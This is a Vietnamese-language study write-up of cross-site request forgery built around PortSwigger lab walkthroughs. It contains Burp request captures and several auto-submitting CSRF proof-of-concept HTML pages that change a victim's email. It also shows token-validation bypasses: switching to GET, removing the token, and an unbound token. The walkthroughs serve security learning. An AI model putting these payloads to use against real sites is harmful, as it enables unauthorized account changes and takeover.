

Cross-site request forgery (CSRF)


Giả mạo yêu cầu giữa các trang: mô tả liên quan đến việc xử lý phiên dựa trên cookie

1. Định nghĩa

Là một lỗ hổng bảo mật web cho phép kẻ tấn công **xúi giục người dùng thực hiện các hành động mà họ không có ý định thực hiện**. Nó cho phép kẻ tấn công phá vỡ 1 phần chính sách xuất xứ tương tự, được thiết kế để ngăn chặn các trang web khác nhau can thiệp lẫn nhau.

2. How to construct a CSRF attack

Tạo 1 cuộc tấn công giả mạo CSRF



CSRF PoC generator

Request to: <https://0ab900fc0447ac5e800f2b9500fd0004.web-security-academy.net> Options

Pretty Raw Hex Hackvortor

1 POST /login HTTP/2
2 Host: 0ab900fc0447ac5e800f2b9500fd0004.web-security-academy.net
3 Cookie: session=4RRoBau4Sj07r7U2lCdRfvkrPDuUXQTY
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Inspector

Request attributes 2
Request query parameters 0
Request body parameters 2
Request cookies 1

CSRF HTML:

```
1 <html>
2 <!-- CSRF PoC - generated by Burp Suite Professional -->
3 <body>
4 <form action="https://0ab900fc0447ac5e800f2b9500fd0004.web-security-academy.net"
5 <input type="hidden" name="username" value="wiener" />
6 <input type="hidden" name="password" value="peter" />
7 <input type="submit" value="Submit request" />
8 </form>
9 <script>
10 history.pushState('', '', '/');
11 document.forms[0].submit();
12 </script>
13 </body>
14 </html>
15
```

Regenerate Test in browser Copy HTML Close

Lab: CSRF vulnerability with no defenses

This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

Bài này bị lỗi CSRF ở chức năng **change email**. Tạo 1 đoạn code HTML sử dụng cuộc tấn công CSRF để thay đổi địa chỉ email của người dùng và upload nó lên exploit server.

Request

Pt	Raw	Hex	Hackvertor
1	POST	/my-account/change-email	HTTP/2
2	Host:	0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net	
3	Cookie:	session=RRxmfVcuTldw3IeJEld6GyF3Cd1jpAxJ	
4	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0	
5	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8	
6	Accept-Language:	en-US,en;q=0.5	
7	Accept-Encoding:	gzip, deflate, br	
8	Content-Type:	application/x-www-form-urlencoded	
9	Content-Length:	25	
10	Origin:	https://0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net	
11	Referer:	https://0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net/my-account?id=wiener	
12	Upgrade-Insecure-Requests:	1	
13	Sec-Fetch-Dest:	document	
14	Sec-Fetch-Mode:	navigate	
15	Sec-Fetch-Site:	same-origin	
16	Sec-Fetch-User:	?1	
17	Te:	trailers	
18			
19	email=	1%40normal-user.net	

Right click → engagement tools → Generate CSRF PoC. Sau đó sẽ hiển thị màn hình như sau:

CSRF PoC generator

Request to: <https://0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net> Options ?

PrettyRawHexHackvortor

1 POST /my-account/change-email HTTP/2

2 Host: 0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net

3 Cookie: session=RRxmfVcuTldw3IeJE1d6GyF3Cd1jpAxJ

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Inspector

Request attributes2

Request query parameters0

Request body parameters1

Request cookies1

0 highlights

CSRF HTML:

1 <html>

2 <!-- CSRF PoC - generated by Burp Suite Professional -->

3 <body>

4 <form action="https://0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net"

5 <input type="hidden" name="email" value="i@gmail.com" />

6 <input type="submit" value="Submit request" />

7 </form>

8 <script>

9 history.pushState('', '', '/');

10 document.forms[0].submit();

11 </script>

12 </body>

13 </html>

14

0 highlights

RegenerateTest in browserCopy HTMLClose

Thay đổi địa chỉ email thành bất kì.

Copy đoạn HTML mk vừa tạo được lên exploit server.

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0ac5000e03f8a4be81516bf401ea0005.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a0000e4032ca42381b06ce300bb00f3.web-security-academy.net/my-account/change-email" method="POST">
  <input type="hidden" name="email" value="1@gmail.com" />
  <input type="submit" value="Submit request" />
</form>
<script>
  history.pushState("", "", "/");
  document.forms[0].submit();
</script>
</body>
```

1

Store

View exploit

2

Deliver exploit to victim

Access log

Solved

WebSecurity
Academy

CSRF vulnerability with no defenses

[Back to lab description >>](#)

LAB Solved



Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

3. Cách khai thác CSRF

Tấn công giả mạo yêu cầu trên nhiều trang web về cơ bản giống vs XSS.

Thông thường kẻ tấn công sẽ đặt mã HTML độc hại vào trang web mà chúng kiểm soát, sau đó dụ nạn nhân truy cập trang web đó. Điều này có thể được thực hiện bằng cách cung cấp cho người dùng một liên kết đến trang web, qua email hoặc tin nhắn trên mạng xã hội. Hoặc nếu cuộc tấn công được thực hiện vào một

trang web phổ biến (ví dụ: trong nhận xét của người dùng), chúng có thể chỉ đợi người dùng truy cập trang web đó.

4. Sự khác biệt giữa XSS và CSRF

XSS	CSRF
Cross-site scripting (tập lệnh chéo trang)	Cross-site request forgery (giả mạo yêu cầu giữa các trang)
cho phép kẻ tấn công thực thi JavaScript tùy ý trong trình duyệt của nạn nhân.	cho phép kẻ tấn công xúi giục người dùng nạn nhân thực hiện các hành động mà họ không có ý định thực hiện.
Nghiêm trọng hơn	Ít nghiêm trọng hơn
Nếu khai thác XSS thành công khiến người dùng thực hiện bất kỳ hành động nào mà người dùng có thể thực hiện, bất kể chức năng mà lỗi hồng phát sinh.	Nếu khai thác CSRF thành công Áp dụng 1 tập hợp con các hành động mà người dùng có thể thực hiện
"Hai chiều", trong đó tập lệnh được chèn của kẻ tấn công có thể đưa ra các yêu cầu tùy ý, đọc phản hồi và trích xuất dữ liệu sang miền bên ngoài mà kẻ tấn công lựa chọn.	lỗi hồng "một chiều", trong đó kẻ tấn công có thể khiến nạn nhân đưa ra yêu cầu HTTP nhưng họ không thể truy xuất phản hồi từ yêu cầu đó.

5. Bypassing CSRF token validation

5.1. Các lỗi phổ biến trong xác thực mã thông báo CSRF

- **Xác thực mã thông báo CSRF tùy thuộc vào phương thức yêu cầu**

Một số ứng dụng xác thực chính xác mã thông báo khi yêu cầu sử dụng phương thức POST nhưng bỏ qua xác thực khi sử dụng phương thức GET.

Trong tình huống này, kẻ tấn công có thể chuyển sang phương thức GET để bỏ qua xác thực và thực hiện cuộc tấn công CSRF:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

Lab: CSRF where token validation depends on request method

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a CSRF attack to change the viewer's email address.


You can log in to your own account using the following credentials: `wiener:peter`

Chức năng **change email** của bài lab dễ bị tấn công CSRF. Nó cố gắng chặn các cuộc tấn công CSRF, nhưng chỉ áp dụng biện pháp phòng thủ cho một số loại yêu cầu nhất định.

Để giải quyết bài lab, hãy sử dụng máy chủ khai thác của bạn để lưu trữ trang HTML sử dụng cuộc tấn công CSRF để thay đổi địa chỉ email của nạn nhân.

Đầu tiên mk login vào bài lab

Login



A login form with a light blue background. It contains two input fields: 'Username' with the text 'wiener' and 'Password' with five dots. Below the fields is a green 'Log in' button.

Username
wiener
Password
•••••
Log in

Xuất hiện form update email

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

Update email

Bài lab cho biết lỗi ở chức năng change email, nên mk điền 1 mail bất kì và vào burp bắt request.

275	https://0a03004403c4cb62800a...	GET	/my-account			302
285	https://0a03004403c4cb62800a...	GET	/my-account			200
284	https://0a03004403c4cb62800a...	POST	/my-account/change-email	✓		302
282	https://0a03004403c4cb62800a...	GET	/my-account?id=wiener	✓		200
270	https://0a03004403c4cb62800a...	GET	/resources/images/bloq.svg			200

Sử dụng Burp Repeater để chỉnh sửa request

Mk thấy method là POST và con xác thực bằng mã thông báo CSRF

Request

PrettyRawHexHackvortor

1

POST /my-account/change-email HTTP/2

2

Host: 0ac200060354cd6582b5749700d30073.web-security-academy.net

3

Cookie: session=9TnW9x96ToXhDMdAneAQUlonswVnyw99

4

Content-Length: 59

5

Cache-Control: max-age=0

6

Sec-Ch-Ua:

7

Sec-Ch-Ua-Mobile: ?0

8

Sec-Ch-Ua-Platform: ""

9

Upgrade-Insecure-Requests: 1

10

Origin: https://0ac200060354cd6582b5749700d30073.web-security-academy.net

11

Content-Type: application/x-www-form-urlencoded

12

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

13

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

14

Sec-Fetch-Site: same-origin

15

Sec-Fetch-Mode: navigate

16

Sec-Fetch-User: ?1

17

Sec-Fetch-Dest: document

18

Referer: https://0ac200060354cd6582b5749700d30073.web-security-academy.net/my-account?id=wiener

19

Accept-Encoding: gzip, deflate, br

20

Accept-Language: en-US,en;q=0.9

21

22

email=test2%40test.ca&csrf=ygPHBFpA53ycxbOPdovUMOAh4TeJpvTD

Bây giờ mình test thử mã CSRF, mk thay đổi mã CSRF thành bất kì và send.

Response

	Pretty	Raw	Hex	Render	Hackvortor
1	HTTP/2 400 Bad Request				
2	Content-Type: application/json; charset=utf-8				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 20				
5					
6	{"Invalid CSRF token"}				

Và Response trả về như trên nghĩa là method POST yêu cầu mã CSRF, như vậy thì kẻ tấn công sẽ ko thể làm j nếu ko có mã nè

Mk thử đổi sang method GET xem sao.

Scan

Do passive scan

Do active scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Comparer

Send to Decoder

Send to Organizer Ctrl+O

Insert Collaborator payload

Show response in browser

Request in browser >

Extensions >

Engagement tools >

Change request method

Change body encoding

Request

Pretty Raw Hex Hackvortor

1 GET /my-account/change-email?email=test2440test.ca&csrf=1234 HTTP/2

2 Host: 0ac200060354cd6582b5749700d30073.web-security-academy.net

3 Cookie: session=9TnW9x96ToXhDMdAneAQUionswVnyv99

4 Cache-Control: max-age=0

5 Sec-Ch-Ua:

6 Sec-Ch-Ua-Mobile: ?0

7 Sec-Ch-Ua-Platform: ""

8 Upgrade-Insecure-Requests: 1

9 Origin: https://0ac200060354cd6582b5749700d30073.web-security-academy.net

10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36

11 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: navigate

14 Sec-Fetch-User: ?1

15 Sec-Fetch-Dest: document

16 Referer: https://0ac200060354cd6582b5749700d30073.web-security-academy.net/my-account?id=wiener

17 Accept-Encoding: gzip, deflate, br

18 Accept-Language: en-US,en;q=0.9

--

Nhấn send.

Response

	Pretty	Raw	Hex	Render	Hackvortor
1	HTTP/2 302 Found				
2	Location: /my-account				
3	X-Frame-Options: SAMEORIGIN				
4	Content-Length: 0				
5					
6					

Response ko thông báo lỗi, tức là method GET ko cần mã CSRF xác thực.

Bây giờ mk tạo 1 đoạn code HTML sử dụng cuộc tấn công CSRF để thay đổi địa chỉ email của người dùng và upload nó lên exploit server dụ người dùng click vào.

This is your server. You can use the form below to save an exploit, and send it to the victim.

Please note that the victim uses Google Chrome. When you test your exploit against yourself, we recommend using Burp's Browser or Chrome.

Craft a response

URL: <https://exploit-0aee00a30360cd9a82ab737e01f0002a.exploit-server.net/exploit>

Nạn nhân sử dụng google chrome. Nên sử dụng Burp's Browser or Chrome để test.

Body:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
  <script>history.pushState("", "", '/')</script>
  <form action="https://0ac200060354cd6582b5749700d30073.web-security-academy.net/my-account/change-email">
    <input type="hidden" name="email" value="test2@test.ca" />
    <input type="submit" value="Submit request" />
  </form>
  <script>
    document.forms[0].submit()
  </script>
</body>
</html>
```

1

Store

View exploit

Deliver exploit to victim

Access log

Solved

Web Security Academy

CSRF where token validation depends on request method

LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

Share your skills!



[Continue learning >>](#)

- Việc xác thực mã thông báo CSRF phụ thuộc vào mã thông báo hiện có.

Một số ứng dụng xác thực chính xác mã thông báo khi có mã thông báo nhưng bỏ qua xác thực nếu mã thông báo bị bỏ qua.

Trong tình huống này, kẻ tấn công có thể xóa toàn bộ tham số chứa mã thông báo (không chỉ mỗi giá trị của nó) và thực hiện cuộc tấn công CSRF:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm

email=pwned@evil-user.net
```

Lab: CSRF where token validation depends on token being present

Chức năng change email dễ bị tấn công bởi CSRF.

Để solve bài lab này, sử dụng máy chủ khai thác để lưu trữ 1 trang HTML sử dụng tấn công CSRF để thay đổi địa chỉ email của người dùng.

Request	Response
<pre>1 POST /my-account/change-email HTTP/2 2 Host: 0a7d00680307073780a20305009300cd.web-security-academ y.net 3 Cookie: session=QtKzeTHtskUGqDiV8VBMUOLCNmMPt5rg 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/118.0 5 Accept: text/html,application/xhtml+xml,application/xml;q=0. 9,image/avif,image/webp,*/*;q=0.8 6 Accept-Language: en-US,en;q=0.5 7 Accept-Encoding: gzip, deflate, br 8 Content-Type: application/x-www-form-urlencoded 9 Content-Length: 59 10 Origin: https://0a7d00680307073780a20305009300cd.web-securit y-academy.net 11 Referer: https://0a7d00680307073780a20305009300cd.web-securit y-academy.net/my-account?id=wiener 12 Upgrade-Insecure-Requests: 1 13 Sec-Fetch-Dest: document 14 Sec-Fetch-Mode: navigate 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-User: ?1 17 Te: trailers 18 19 email=test2%40test.ca&csrf= XXZTfWVZWA9i2ANDZgCb2Sxd1HU1pP2</pre>	<pre>1 HTTP/2 302 Found 2 Location: /my-account 3 X-Frame-Options: SAMEORIGIN 4 Content-Length: 0 5 6</pre>

Bây giờ mk thử test mã CSRF.


```
email=test2%40test.ca&csrf=1234
```

Response

```
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 20
5
6 {"Invalid CSRF token"}
```

Response trả về là mã token sai nè

Mk thử xóa mã CSRF xem có j bất ngờ ko nhé.



Request

Pretty Raw Hex Hackvortor

```
1 POST /my-account/change-email HTTP/2
2 Host:
0a7d00680307073780a20305009300cd.web-security-academ
y.net
3 Cookie: session=QtKzeTHtskUGqDiV8VBMUOLCnmMpt5rg
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:109.0) Gecko/20100101 Firefox/118.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.
9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 21
10 Origin:
https://0a7d00680307073780a20305009300cd.web-securit
y-academy.net
11 Referer:
https://0a7d00680307073780a20305009300cd.web-securit
y-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 email=test2%40test.ca
```


Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/2 302 Found
2 Location: /my-account
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

Ồ ko có lỗi j, có nghĩa là bài này bỏ qua xác thực CSRF khi mã thông báo bị xóa bỏ.

Bây giờ mk tạo 1 trang HTML gửi lên exploit server dụ người dùng click vào để thay đổi mk của họ.



Body:

```
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<script>history.pushState("", "");</script>
<form action="https://0a7d00680307073780a20305009300cd.web-security-academy.net/my-account/change-
email" method="POST">
  <input type="hidden" name="email" value="test4@test.ca" />
  <input type="submit" value="Submit request" />
</form>
<script>
  document.forms[0].submit();
</script>
</body>
```

Vẫn như bài trc sử dụng Burp's Browser or Chrome để test nhé.

Sau đó nhấn gửi cho victim và solved lab.

WebSecurity Academy

CSRF where token validation depends on token being present

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!  

Continue learning >>

- Mã thông báo CSRF không bị ràng buộc với phiên người dùng.

Một số ứng dụng không xác thực rằng mã thông báo thuộc cùng phiên với người dùng đang thực hiện yêu cầu. Thay vào đó, ứng dụng duy trì 1 nhóm mã thông báo toàn cầu mà nó đã phát hành và **chấp nhận bất kỳ mã thông báo nào** xuất hiện trong nhóm này.

Trong tình huống này, kẻ tấn công có thể đăng nhập vào ứng dụng bằng tài khoản của chính họ, lấy mã thông báo hợp lệ và sau đó cung cấp mã thông báo đó cho người dùng nạn nhân trong cuộc tấn công CSRF của chúng.

Lab: CSRF where token is not tied to user session

Chức năng Change email của bài lab này dễ bị tấn công CSRF. Nó sử dụng tokens để cố gắng ngăn chặn cuộc tấn công CSRF, nhưng chúng ko được tích hợp vào hệ thống xử lý phiên của trang web.

Để giải quyết bài lab, hãy sử dụng máy chủ khai thác của bạn để lưu trữ trang HTML sử dụng cuộc tấn công CSRF để thay đổi địa chỉ email của người xem.